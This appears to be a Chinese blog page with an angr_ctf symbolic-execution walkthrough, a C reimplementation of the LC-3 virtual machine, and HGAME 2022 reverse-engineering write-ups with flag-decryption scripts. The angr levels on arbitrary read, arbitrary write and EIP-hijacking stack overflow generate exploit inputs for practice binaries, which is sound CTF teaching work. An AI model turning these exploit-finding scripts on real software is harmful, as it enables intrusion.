17
18
19
20
21
22
23
24
25
26
27
def main(argv):
path_to_binary = sys.argv[1] # 注意是要load so 库而不是执行程序

base = 0x400000 # base 基址是随意定的,可以随意修改
project = angr.Project(path_to_binary, load_options={
'main_opts' : {
'custom_base_addr' : base
}
})

buffer_pointer = claripy.BVV(0x3000000, 32) # 创建一个buffer 指针值
validate_function_address = base + 0x6D7
initial_state = project.factory.call_state(validate_function_address, buffer_pointer,claripy.BVV(8, 32)) # 调用validate_function,因为函数声明validata_function(buffer_point,buffer_length) ,所以构造出调用validata_function(0x3000000,0x8) .

password = claripy.BVS('password', 8 * 8) # 创建一个求解对象,大小为8 字节
initial_state.memory.store(buffer_pointer, password) # 保存到0x30000000

simulation = project.factory.simgr(initial_state)

simulation.explore(find = base + 0x783) # 执行到validate 函数的RETN 指令

if simulation.found:
solution_state = simulation.found[0]

solution_state.add_constraints(solution_state.regs.eax != 0) # 记得,要求validate 函数的返回值为1 的时候就是有解的,那么就需要在求解的时候添加上这么一个求解约束条件EAX 不能为False .
solution = solution_state.se.eval(password)
print(solution)

15_angr_arbitrary_read

IDA:

main

控制输入;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
def main(argv):
path_to_binary = argv[1]
project = angr.Project(path_to_binary)

initial_state = project.factory.entry_state()

class ReplacementScanf(angr.SimProcedure): # 实现Scanf Hook 函数

def run(self, format_string, check_key_address,input_buffer_address):
scanf0 = claripy.BVS('scanf0', 4 * 8) # check_key
scanf1 = claripy.BVS('scanf1', 20 * 8) # input_buffer

for char in scanf1.chop(bits=8):
self.state.add_constraints(char >= '0', char <= 'z') # 对input_buffer 的输入约束

self.state.memory.store(check_key_address, scanf0, endness=project.arch.memory_endness)
self.state.memory.store(input_buffer_address, scanf1,endness=project.arch.memory_endness) # 保存求解变量到指定的内存中

self.state.globals['solution0'] = scanf0 # 保存这两个变量到state 中,后续求解需要用到
self.state.globals['solution1'] = scanf1

scanf_symbol = '__isoc99_scanf'
project.hook_symbol(scanf_symbol, ReplacementScanf()) # Hook scanf 函数

def check_puts(state):
puts_parameter = state.memory.load(state.regs.esp + 4, 4, endness=project.arch.memory_endness) # 获取puts() 函数的参数

if state.se.symbolic(puts_parameter): # 检查这个参数是否为符号化对象
good_job_string_address = 0x4D525854B

copied_state = state.copy() # 复制执行状态上下文进行约束求解,不影响原理的执行上下文

copied_state.add_constraints(puts_parameter == good_job_string_address) # puts 的参数地址是否可以被指定为0x4D525854B ,如果可以的话,那就证明这个值是可控的

if copied_state.satisfiable(): # 判断添加了上面这个约束是否有解
state.add_constraints(puts_parameter == good_job_string_address) # 如果有解的话就保存到执行的那个状态对象
return True
else:
return False
else:
return False

simulation = project.factory.simgr(initial_state)

def is_successful(state):
puts_address = 0x8048370 # 当程序执行到puts() 函数时,就认为路径探索到了这里,然后再去通过check_puts() 判断这里是否存在漏洞,告诉Angr这是不是需要找的那条执行路径

if state.addr == puts_address:
return check_puts(state)
else:
return False

simulation.explore(find=is_successful)

if simulation.found:
solution_state = simulation.found[0]

solution0 = solution_state.se.eval(solution_state.globals['solution0'])
solution1 = solution_state.se.eval(solution_state.globals['solution1'],cast_to=bytes) # 输出字符串序列化的内容

print(solution0,solution1)

小结:

state.copy() -> 复制状态上下文

state.satisfiable() -> 判断当前的所有约束是否有解

solution_state.se.eval(求解变量,cast_to=bytes) -> 序列化变量内容为字符串

16_angr_arbitrary_write

IDA:

main

控制写入内存;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
def main(argv):
path_to_binary = argv[1]
project = angr.Project(path_to_binary)
initial_state = project.factory.entry_state()

class ReplacementScanf(angr.SimProcedure):

def run(self, format_string, check_key ,input_buffer):
scanf0 = claripy.BVS('scanf0', 4 * 8)
scanf1 = claripy.BVS('scanf1', 20 * 8)

for char in scanf1.chop(bits=8):
self.state.add_constraints(char >= '0', char <= 'z')

self.state.memory.store(check_key, scanf0, endness=project.arch.memory_endness)
self.state.memory.store(input_buffer, scanf1, endness=project.arch.memory_endness)

self.state.globals['solution0'] = scanf0
self.state.globals['solution1'] = scanf1

scanf_symbol = '__isoc99_scanf'
project.hook_symbol(scanf_symbol, ReplacementScanf())

def check_strncpy(state):
strncpy_dest = state.memory.load(state.regs.esp + 4, 4, endness=project.arch.memory_endness) # 获取strncpy() 的参数,strncpy_dest ..
strncpy_src = state.memory.load(state.regs.esp + 8, 4, endness=project.arch.memory_endness)
strncpy_len = state.memory.load(state.regs.esp + 12, 4, endness=project.arch.memory_endness)
src_contents = state.memory.load(strncpy_src, strncpy_len) # 因为参数中只保存了地址,需要根据这个地址去获取内容

if state.se.symbolic(strncpy_dest) and state.se.symbolic(src_contents) : # 判断dest 和src 的内容是不是符号化对象
if state.satisfiable(extra_constraints=(src_contents[ -1 : -64 ] == 'KZYRKMKE' ,strncpy_dest == 0x4D52584C)): # 尝试求解,其中strncpy_dest == 0x4D52584C 的意思是判断dest 是否可控为password 的地址;src_contents[ -1 : -64 ] == 'KZYRKMKE' 是判断input_buffer 的内容是否可控为'KZYRKMKE' ,因为这块内存是倒序,所以需要通过[ -1 : -64 ] 倒转(contentes 的内容是比特,获取8 字节的大小为:8*8 = 64),然后判断该值是否为字符串'KZYRKMKE'
state.add_constraints(src_contents[ -1 : -64 ] == 'KZYRKMKE',strncpy_dest == 0x4D52584C)
return True
else:
return False
else:
return False

simulation = project.factory.simgr(initial_state)

def is_successful(state):
strncpy_address = 0x8048410

if state.addr == strncpy_address:
return check_strncpy(state)
else:
return False

simulation.explore(find=is_successful)

if simulation.found:
solution_state = simulation.found[0]
solution0 = solution_state.se.eval(solution_state.globals['solution0'])
solution1 = solution_state.se.eval(solution_state.globals['solution1'],cast_to=bytes)

print(solution0,solution1)

小结:

state.satisfiable(extra_constraints=(条件1,条件2)) -> 合并多个条件计算是否存在满足约束的解(注意两个或多个条件之间是And 合并判断,不是Or )

17_angr_arbitrary_jump

IDA:

main

这是一个栈溢出;

代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
def main(argv):
path_to_binary = argv[1]
project = angr.Project(path_to_binary)
initial_state = project.factory.entry_state()

simulation = project.factory.simgr(
initial_state,
save_unconstrained=True,
stashes={
'active' : [initial_state],
'unconstrained' : [],
'found' : [],
'not_needed' : []
}
)

class ReplacementScanf(angr.SimProcedure):

def run(self, format_string, input_buffer_address):
input_buffer = claripy.BVS('input_buffer', 64 * 8) # 设置一个较大的input_buffer

for char in input_buffer.chop(bits=8):
self.state.add_constraints(char >= '0', char <= 'z')

self.state.memory.store(input_buffer_address, input_buffer, endness=project.arch.memory_endness)

self.state.globals['solution'] = input_buffer

scanf_symbol = '__isoc99_scanf'
project.hook_symbol(scanf_symbol, ReplacementScanf()) # 对scanf() 做Hook

while (simulation.active or simulation.unconstrained) and (not simulation.found): #
for unconstrained_state in simulation.unconstrained:
def should_move(s):
return s is unconstrained_state

simulation.move('unconstrained', 'found', filter_func=should_move) # 保存

simulation.step() # 步进执行

if simulation.found:
solution_state = simulation.found[0]

solution_state.add_constraints(solution_state.regs.eip == 0x4D525849) # 判断EIP 地址是否可控

solution = solution_state.se.eval(solution_state.globals['solution'],cast_to = bytes) # 生成Payload
print(solution)

总结:

0002讲解的是基础操作;0307讲解的是符号化常见内容;08讲解的是求解内容约束;0908讲解如何注入来替换函数或者增加函数;1114讲解的都是进阶的内容;15~17讲解的都和控制有关,与pwn题相关;

真正吃透angr会花更多的时间,但真正强化二进制能力的并不是如何去使用angr,而是明白angr函数针对于汇编层的操作;

阅读全文
VM实验复现
Bin | VM

详细实验地址:https://justinmeiners.github.io/lc3-vm/index.html#1:12

本质上是在用C语言描述16位机器的操作过程,因此可以以此为一个架接运行一个16位程序,因此成为虚拟机(Virtual Machine);

前置要求:C语言(写出虚拟机的语言),位运算,汇编代码的运行模式(虚拟机的工作方式,不懂汇编代码的意思也没关系),丁点API知识(键盘传输和屏幕显示,以及内存收取等),LC-3指令集(模拟指令OP);

指令集地址:https://justinmeiners.github.io/lc3-vm/supplies/lc3-isa.pdf

思路:

1. 读取文件

既然要读取其他程序和文件,那需要构造一个内存池容纳16位的程序,总大小也就是二的十六次方;

代码1-1:

1
2
/* 65536 locations */
uint16_t memory[UINT16_MAX]; //Memory Storage

文件读入主要代码1-2:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
if (argc < 2)
{
/* show usage string */
printf("usage: %s [image-file1] ...\n", argv[0]);
exit(2);
}

for (int j = 1; j < argc; ++j)
{
if (!read_image(argv[j]))
{
printf("failed to load image: %s\n", argv[j]);
exit(1);
}
}

补充说明:argc 和 argv 是 main 函数参数,第一个代表main参数个数,第二个代表为地址的参数;

作用:如果没有输入main函数的参数,第一个判断就会提示用法为: ./main [image-file1] ;如果输入[image-file1]这个参数,那么就会将其读入for循环中,用 read_image() 函数计算参数并判断,若返回值是0,就会说:装载映像失败;

这里显示出一个函数叫 read_image() ,下面说说它的作用:

代码1-3:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
void read_image_file(FILE* file)
{
/* the origin tells us where in memory to place the image */
uint16_t origin;
fread(&origin, sizeof(origin), 1, file);
origin = swap16(origin);

/* we know the maximum file size so we only need one fread */
uint16_t max_read = UINT16_MAX - origin;
uint16_t* p = memory + origin;
size_t read = fread(p, sizeof(uint16_t), max_read, file);

/* swap to little endian */
while (read-- > 0)
{
*p = swap16(*p);
++p;
}
}

int read_image(const char* image_path)
{
FILE* file = fopen(image_path, "rb");
if (!file) { return 0; };
read_image_file(file);
fclose(file);
return 1;
}

这段代码中有两个函数,最后一个就是1-2中提到的,他的作用就是判断输入的参数地址是否为正确文件地址;如果不是就返回1,进而让1-2的判断输出错误并中断程序;如果是就执行 read_image_file() 函数;

read_image_file() 函数的作用便是将读取的程序内存装入之前设定好的memory数组中;首先计算的起始地址:origin,使用fread() C原装函数,读取起始地址;之后计算最大可容纳地址,并用p指针标记,最后使用循环不断缩小范围;

至于为什么要使用swap16()函数呢?因为LC-3程序是大端序排列,一般电脑用的都是小端序,所以要交换高低8位;

代码1-4:

1
2
3
4
uint16_t swap16(uint16_t x)
{
return (x << 8) | (x >> 8);
}

2. 内存访问

某些特殊寄存器无法从普通寄存器表中访问。相反,在内存中为它们保留一个特殊地址。要读取和写入这些寄存器,只需读取和写入它们的内存位置即可。这些称为内存映射寄存器。它们通常用于与特殊硬件设备进行交互(如键盘);

LC-3 具有两个需要实现的内存映射寄存器。它们是键盘状态寄存器 () 和键盘数据寄存器 ()。指示是否已按下某个键,并标识按下了哪个键;

代码2-1:

1
2
3
4
5
enum	//Memory Mapped Registers
{
MR_KBSR = 0xFE00, /* keyboard status */
MR_KBDR = 0xFE02 /* keyboard data */
};

上面是模拟LC-3 的两个内存寄存器;第一个为状态管理,第二个是数据管理;

代码2-2:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
uint16_t check_key()
{
return WaitForSingleObject(hStdin, 1000) == WAIT_OBJECT_0 && _kbhit();
}

void mem_write(uint16_t address, uint16_t val)
{
memory[address] = val;
}

uint16_t mem_read(uint16_t address)
{
if (address == MR_KBSR)
{
if (check_key())
{
memory[MR_KBSR] = (1 << 15);
memory[MR_KBDR] = getchar();
}
else
{
memory[MR_KBSR] = 0;
}
}
return memory[address];
}

这里给出三个函数;第一个是设置windows终端输入的代码(调用API);第二个是写入内存的代码;第三个是读入内存的代码;

3. 模拟寄存器

既然要模拟汇编代码的运行模式,那就少不掉寄存器;在汇编代码中,寄存器就相当于C的变量,保存数据用;

LC-3中,一共只有10个寄存器,8个通用,1个指向即将执行的代码的寄存器(PC),1个条件控制寄存器;

代码3-1:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
enum	//Registers
{
R_R0 = 0,
R_R1,
R_R2,
R_R3,
R_R4,
R_R5,
R_R6,
R_R7,
R_PC, /* program counter */
R_COND,
R_COUNT
};

这里多设置了一个,R_COUNT不是寄存器,只是计数用的,因为是从0开始数的;

之后用这个来控制寄存器:

代码3-2:

1
uint16_t reg[R_COUNT];	//Register Storage

而控制寄存器需要特别加一个枚举:

代码3-3:

1
2
3
4
5
6
enum	//condition flags
{
FL_POS = 1 << 0, /* P */
FL_ZRO = 1 << 1, /* Z */
FL_NEG = 1 << 2, /* N */
};

结果为正数则是P,为0则是Z,为负数则是N;它们的计算结果分别是:1,2,4;用到它们的时候,这些数字就代表它们的意义;而实际上是用移位来模拟这些条件位在寄存器中的形式;

4. 模拟指令

这里就是LC-3需要用到的指令,于是模拟出所有会用到的:

代码4-1:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
enum
{
OP_BR = 0, /* branch */
OP_ADD, /* add */
OP_LD, /* load */
OP_ST, /* store */
OP_JSR, /* jump register */
OP_AND, /* bitwise and */
OP_LDR, /* load register */
OP_STR, /* store register */
OP_RTI, /* unused */
OP_NOT, /* bitwise not */
OP_LDI, /* load indirect */
OP_STI, /* store indirect */
OP_JMP, /* jump */
OP_RES, /* reserved (unused) */
OP_LEA, /* load effective address */
OP_TRAP /* execute trap */
};

它们实现机器所需要的运算;

而LC-3的运算中,因为是16位,所以这些指令会放在最高的4位判断,剩下的位数就会放参数一类的东西,每个运算的参数需求位都不同,详细请看LC-3指令集;指令集中会要求使用的参数需要扩展为16位运算;所以需要接下来的函数:

代码4-2:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
uint16_t sign_extend(uint16_t x, int bit_count)
{
if ((x >> (bit_count - 1)) & 1) {
x |= (0xFFFF << bit_count);
}
return x;
}


void update_flags(uint16_t r)
{
if (reg[r] == 0)
{
reg[R_COND] = FL_ZRO;
}
else if (reg[r] >> 15) /* a 1 in the left-most bit indicates negative */
{
reg[R_COND] = FL_NEG;
}
else
{
reg[R_COND] = FL_POS;
}
}

第一个函数的作用便是 带符号扩展 位数;第二个函数的作用便是每次运算结束后,调整条件控制寄存器中的三个值;

5. 模拟执行过程

这是逆向题中的核心思想,便是C语言如何执行虚拟机模式的,如何找到flag的指令生成顺序;

以下是我们需要编写的过程:

  1. 从寄存器地址处的内存中加载一条指令。PC
  2. 递增寄存器。PC
  3. 查看操作码以确定它应该执行哪种类型的指令。
  4. 使用指令中的参数执行指令。
  5. 返回步骤 1。

这样一来,就能模拟出虚拟机的内核了;

代码5:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
int main(int argc, const char* argv[])
{
{代码1-2}
{代码7-3}

/* since exactly one condition flag should be set at any given time, set the Z flag */
reg[R_COND] = FL_ZRO;

/* set the PC to starting position */
/* 0x3000 is the default */
enum { PC_START = 0x3000 };
reg[R_PC] = PC_START;

int running = 1;
while (running)
{
/* FETCH */
uint16_t instr = mem_read(reg[R_PC]++);
uint16_t op = instr >> 12;

switch (op)
{
case OP_ADD:
{代码6-1}
break;
case OP_AND:
{代码6-2}
break;
case OP_NOT:
{代码6-3}
break;
case OP_BR:
{代码6-4}
break;
case OP_JMP:
{代码6-5}
break;
case OP_JSR:
{代码6-6}
break;
case OP_LD:
{代码6-7}
break;
case OP_LDI:
{代码6-8}
break;
case OP_LDR:
{代码6-9}
break;
case OP_LEA:
{代码6-10}
break;
case OP_ST:
{代码6-11}
break;
case OP_STI:
{代码6-12}
break;
case OP_STR:
{代码6-13}
break;
case OP_TRAP:
{代码6-15}
break;
case OP_RES:
case OP_RTI:
default:
abort();
break;
}
}
{代码7-4}
}

初始化条件控制寄存器后,从0x3000的地址出发,并进入运行状态( while(1) ),instr便是每次会执行的PC所指的指令内容;OP即为操作指令,因为总共16位的寄存器最高4位都是操作指令,所以只需要将instr右移12位就能得到OP;

之后根据switch选择OP,执行相应的指令;每执行完一条便循环回去,于是PC+1,开始执行下一条;

6. C语言模拟指令清单

核心内容,需要结合指令集理解怎么实现的;

代码6-1:和的实现

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
{
/* destination register (DR) */
uint16_t r0 = (instr >> 9) & 0x7;
/* first operand (SR1) */
uint16_t r1 = (instr >> 6) & 0x7;
/* whether we are in immediate mode */
uint16_t imm_flag = (instr >> 5) & 0x1;

if (imm_flag)
{
uint16_t imm5 = sign_extend(instr & 0x1F, 5);
reg[r0] = reg[r1] + imm5;
}
else
{
uint16_t r2 = instr & 0x7;
reg[r0] = reg[r1] + reg[r2];
}

update_flags(r0);
}

代码6-2:按位和

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
{
uint16_t r0 = (instr >> 9) & 0x7;
uint16_t r1 = (instr >> 6) & 0x7;
uint16_t imm_flag = (instr >> 5) & 0x1;

if (imm_flag)
{
uint16_t imm5 = sign_extend(instr & 0x1F, 5);
reg[r0] = reg[r1] & imm5;
}
else
{
uint16_t r2 = instr & 0x7;
reg[r0] = reg[r1] & reg[r2];
}
update_flags(r0);
}

代码6-3:按位非

1
2
3
4
5
6
7
{
uint16_t r0 = (instr >> 9) & 0x7;
uint16_t r1 = (instr >> 6) & 0x7;

reg[r0] = ~reg[r1];
update_flags(r0);
}

代码6-4:分支

1
2
3
4
5
6
7
8
{
uint16_t pc_offset = sign_extend(instr & 0x1FF, 9);
uint16_t cond_flag = (instr >> 9) & 0x7;
if (cond_flag & reg[R_COND])
{
reg[R_PC] += pc_offset;
}
}

代码6-5:跳转

1
2
3
4
5
{
/* Also handles RET */
uint16_t r1 = (instr >> 6) & 0x7;
reg[R_PC] = reg[r1];
}

代码6-6:寄存器跳转

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
{
uint16_t long_flag = (instr >> 11) & 1;
reg[R_R7] = reg[R_PC];
if (long_flag)
{
uint16_t long_pc_offset = sign_extend(instr & 0x7FF, 11);
reg[R_PC] += long_pc_offset; /* JSR */
}
else
{
uint16_t r1 = (instr >> 6) & 0x7;
reg[R_PC] = reg[r1]; /* JSRR */
}
break;
}

代码6-7:加载

1
2
3
4
5
6
{
uint16_t r0 = (instr >> 9) & 0x7;
uint16_t pc_offset = sign_extend(instr & 0x1FF, 9);
reg[r0] = mem_read(reg[R_PC] + pc_offset);
update_flags(r0);
}

代码6-8:简介加载的实现

1
2
3
4
5
6
7
8
9
{
/* destination register (DR) */
uint16_t r0 = (instr >> 9) & 0x7;
/* PCoffset 9*/
uint16_t pc_offset = sign_extend(instr & 0x1FF, 9);
/* add pc_offset to the current PC, look at that memory location to get the final address */
reg[r0] = mem_read(mem_read(reg[R_PC] + pc_offset));
update_flags(r0);
}

代码6-9:加载寄存器

1
2
3
4
5
6
7
{
uint16_t r0 = (instr >> 9) & 0x7;
uint16_t r1 = (instr >> 6) & 0x7;
uint16_t offset = sign_extend(instr & 0x3F, 6);
reg[r0] = mem_read(reg[r1] + offset);
update_flags(r0);
}

代码6-10:加载有效地址

1
2
3
4
5
6
{
uint16_t r0 = (instr >> 9) & 0x7;
uint16_t pc_offset = sign_extend(instr & 0x1FF, 9);
reg[r0] = reg[R_PC] + pc_offset;
update_flags(r0);
}

代码6-11:存储

1
2
3
4
5
{
uint16_t r0 = (instr >> 9) & 0x7;
uint16_t pc_offset = sign_extend(instr & 0x1FF, 9);
mem_write(reg[R_PC] + pc_offset, reg[r0]);
}

代码6-12:间接存储

1
2
3
4
5
{
uint16_t r0 = (instr >> 9) & 0x7;
uint16_t pc_offset = sign_extend(instr & 0x1FF, 9);
mem_write(mem_read(reg[R_PC] + pc_offset), reg[r0]);
}

代码6-13:寄存器存储

1
2
3
4
5
6
{
uint16_t r0 = (instr >> 9) & 0x7;
uint16_t r1 = (instr >> 6) & 0x7;
uint16_t offset = sign_extend(instr & 0x3F, 6);
mem_write(reg[r1] + offset, reg[r0]);
}

LC-3 提供了一些预定义的例程,用于执行常见任务和与 I/O 设备交互。例如,有一些例程用于从键盘获取输入以及用于向控制台显示字符串。这些称为trap routines,您可以将其视为LC-3的操作系统或API。每个trap routines都分配有一个trap code来标识它(类似于操作码)。要执行一个,请使用所需routine的code调用该指令;

枚举所有trap代码6-14:

1
2
3
4
5
6
7
8
9
enum
{
TRAP_GETC = 0x20, /* get character from keyboard, not echoed onto the terminal */
TRAP_OUT = 0x21, /* output a character */
TRAP_PUTS = 0x22, /* output a word string */
TRAP_IN = 0x23, /* get character from keyboard, echoed onto the terminal */
TRAP_PUTSP = 0x24, /* output a byte string */
TRAP_HALT = 0x25 /* halt the program */
};

为每个trap选择代码6-15:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
switch (instr & 0xFF)
{
case TRAP_GETC:
{代码6-16}
break;
case TRAP_OUT:
{代码6-17}
break;
case TRAP_PUTS:
{代码6-18}
break;
case TRAP_IN:
{代码6-19}
break;
case TRAP_PUTSP:
{代码6-20}
break;
case TRAP_HALT:
{代码6-21}
break;
}

trap指令清单:

代码6-16:输入字符

1
2
3
4
5
{
/* read a single ASCII char */
reg[R_R0] = (uint16_t)getchar();
update_flags(R_R0);
}

代码6-17:输出字符

1
2
3
4
{
putc((char)reg[R_R0], stdout);
fflush(stdout);
}

代码6-18:输出字符

1
2
3
4
5
6
7
8
9
10
{
/* one char per word */
uint16_t* c = memory + reg[R_R0];
while (*c)
{
putc((char)*c, stdout);
++c;
}
fflush(stdout);
}

代码6-19:准备输入字符

1
2
3
4
5
6
7
8
{
printf("Enter a character: ");
char c = getchar();
putc(c, stdout);
fflush(stdout);
reg[R_R0] = (uint16_t)c;
update_flags(R_R0);
}

代码6-20:输出字符串

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
{
/* one char per byte (two bytes per word)
here we need to swap back to
big endian format */
uint16_t* c = memory + reg[R_R0];
while (*c)
{
char char1 = (*c) & 0xFF;
putc(char1, stdout);
char char2 = (*c) >> 8;
if (char2) putc(char2, stdout);
++c;
}
fflush(stdout);
}

代码6-21:终止程序

1
2
3
4
5
{
puts("HALT");
fflush(stdout);
running = 0;
}

7. 头部添加以及windows加入API

加入的头部:

代码7-1:

1
2
3
4
5
6
7
8
9
10
11
12
13
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <stdint.h> // uint16_t
#include <stdio.h> // FILE
#include <signal.h> // SIGINT
/* windows only */
#include <Windows.h>
#include <conio.h> // _kbhit

HANDLE hStdin = INVALID_HANDLE_VALUE;

#define UINT16_MAX 65536

加入API:

代码7-2:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
DWORD fdwMode, fdwOldMode;

void disable_input_buffering()
{
hStdin = GetStdHandle(STD_INPUT_HANDLE);
GetConsoleMode(hStdin, &fdwOldMode); /* save old mode */
fdwMode = fdwOldMode
^ ENABLE_ECHO_INPUT /* no input echo */
^ ENABLE_LINE_INPUT; /* return when one or
more characters are available */
SetConsoleMode(hStdin, fdwMode); /* set new mode */
FlushConsoleInputBuffer(hStdin); /* clear buffer */
}

void restore_input_buffering()
{
SetConsoleMode(hStdin, fdwOldMode);
}

void handle_interrupt(int signal)
{
restore_input_buffering();
printf("\n");
exit(-2);
}

代码7-3:初始化

1
2
signal(SIGINT, handle_interrupt);
disable_input_buffering();

代码7-4:释放

1
restore_input_buffering();

之后按顺序组装:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
7-1
3-1
4-1
3-3
2-1
6-14
1-1
3-2
4-2
1-4
1-3
2-2
7-2

5

之后就可以得到一台16位的虚拟机;

总结

过了一遍VM实验过后对虚拟机有了一定理解,并且对之前所见的VM逆向题有了解题的思路,以及了解了LC-3指令集,和些许API函数的作用,由此更加理解一个源代码如何与其他文件产生共鸣;可以类比shell与程序之间的关系,更好地理解shell的作用和本质;

genshin

阅读全文
Hgame2022-ReverseWriteUp

这是2022年HGAME比赛的REVERSE复现,其中有思路借鉴于官方答案;

Week1:

easyasm

IDA:

main

可以在主要部分找到一个循环运算,而这里的 [si] 的间接地址就代表了输入flag的位置,es是保存了seg001数组的寄存器,这个循环的意思就是:循环28次,每次交换输入字符的前4位和后4位,最后异或23得到seg001的值;

按照这个思路反向运算写出的C语言:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
#include<stdio.h>

int main()
{
unsigned int out[28] = {
0x91, 0x61, 0x01, 0xC1, 0x41, 0xA0, 0x60, 0x41, 0xD1, 0x21, 0x14, 0xC1, 0x41, 0xE2, 0x50, 0xE1,
0xE2, 0x54, 0x20, 0xC1, 0xE2, 0x60, 0x14, 0x30, 0xD1, 0x51, 0xC0, 0x17
}; //seg001数组
unsigned int i;
unsigned int in[28] = {0};
unsigned int a,b;
unsigned char an[28] = {0};
for(i = 0;i<28;i++) //运算
{
out[i] = out[i] ^ 23;
a = out[i] >> 4;
b = out[i] & 0xF;
b = b << 4;
in[i] = a + b;
}
for(i = 0;i<28;i++) //换ASCII
{
an[i] = in[i];
}
printf("%s",an);
return 0;
}

运行后得到flag:hgame{welc0me_to_4sm_w0rld}

creakme

IDA:

main

一来可以发现一个类似于base64的码表,但再看算法,发现并不是base64;

经过这个for运算后,会让运算后的值与v11进行比较;

所以解题思路就是去逆向这个for循环,但写出解题代码后发现并不正确;

最有意思的原因是仔细看v10,它的定义是_DWORD,也就是32位,运算中出现的v3也是32位;

所以让所有运算的数据成为32位的,再写代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
#include<stdio.h>

int main()
{
unsigned int Table[17] = {
0x44434241, 0x48474645, 0x4C4B4A49, 0x504F4E4D, 0x54535251, 0x58575655, 0x62615A59, 0x66656463,
0x6A696867, 0x6E6D6C6B, 0x7271706F, 0x76757473, 0x7A797877, 0x33323130, 0x37363534, 0x2F2B3938,
0x0000003D //v10
};
unsigned int out[8] = {
0x48D93488, 0x030C144C, 0x52EB78C2, 0xED9CE5ED, 0xAE1FEDE6, 0xBA5A126D, 0xCF9284AA, 0x65E0F2E3 }; //v11
int i,c,j;
unsigned int a,b;

i = 0, c = 0x12345678 * 33;
for(i=0;i<7;i+=2) //运算
{
a = out[i];
b = out[i+1];
j = 32;
do
{
c -= 0x12345678;
b -= c ^ (c + a) ^ (Table[0] + 16 * a) ^ (Table[1] + (a >> 5));
a -= c ^ (c + b) ^ (Table[2] + 16 * b) ^ (Table[3] + (b >> 5));
--j;
}
while(j);
c = 0x12345678 * 33;
out[i] = a;
out[i+1] = b;
}
for(i=0;i<8;i++) //输出hex
{
printf("%X ",out[i]);
}
return 0;
}

输出后的hex转换为ascii后发现也不对,但很明显这就是flag的值:

1
2
HEX 6D616768 34487B65 5F797070 34633476 6E306974 7D21 0 0
flag 'magh4H{e_ypp4c4vn0it}!'

之后发现原因是小端序排列的原因;

调整下顺序便可以得到flag:hgame{H4ppy_v4c4ti0n!}

Flag Checker

这是个安卓apk,用jeb分析:

RC4

点进flag checker的MainActivity里,会发现有一个encrypt方法,使用了标准RC4加密;

main

之后出现了主函数,使用 ‘carol’ 做密钥来RC4加密,之后可以看到Base64的字样,那么说明使用了base64加密;

最后用两次加密的结果与 mg6CI 开头的那个字符串比较相同与否;

那么就可以反着逆,先解base64,再解RC4:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
import base64

Sbox = [0] * 256

def rc4_init(s, key, len):
k = [0] * 256
j = 0
for i in range(len):
key[i] = ord(key[i])
for i in range(256):
s[i] = i
k[i] = key[i%len]
for i in range(256):
j = (j+s[i]+k[i])%256
tmp = s[i]
s[i] = s[j]
s[j] = tmp

def rc4_crypt(s, data, len):
i = 0
j = 0
t = 0
for k in range(len):
i = (i+1)%256
j = (j+s[i])%256
tmp = s[i]
s[i] = s[j]
s[j] = tmp
t = (s[i]+s[j])%256
data[k] = data[k] ^ s[t]

out = 'mg6CITV6GEaFDTYnObFmENOAVjKcQmGncF90WhqvCFyhhsyqq1s='
out = base64.b64decode(out)
out = list(out)
key = 'carol'
key = list(key)
rc4_init(Sbox,key,len(key))
rc4_crypt(Sbox,out,len(out))
for i in range(len(out)):
out[i] = chr(out[i])
out = ''.join(out)
print(out)

运行后得到flag:hgame{weLC0ME_To-tHE_WORLD_oF-AnDr0|D}

猫头鹰是不是猫

IDA:

function

最左边是main函数,右上是sub_55B565CA524E,右下是crypto;

一上来就会运行两次右上的函数,效果是用0,和1打印出猫和猫头鹰的样子(解题没什么用);

之后会让输入长度为64的字符串,将字符串经过crypto函数过后加密,加密后与cmp数组比较与否;

这里可以说明一下:cat,owl都是16384字节的数组,也就是4096 * 4;cmp是256字节的数组,也就是64 *4;

重点在于crypto函数,先后两次用sub_55B565CA5347函数与cat和owl两个数组参数将output变量加密;

进入sub_55B565CA5347函数:

sub_55B565CA5347

首先是经过第一个嵌套循环将输入的cat或者owl数组的每个数据都除10;

之后经过第二个嵌套函数将64个输入的字符,分别每个字符与对应的cat或者owl数相乘,再把64次运算的结果加在一起;

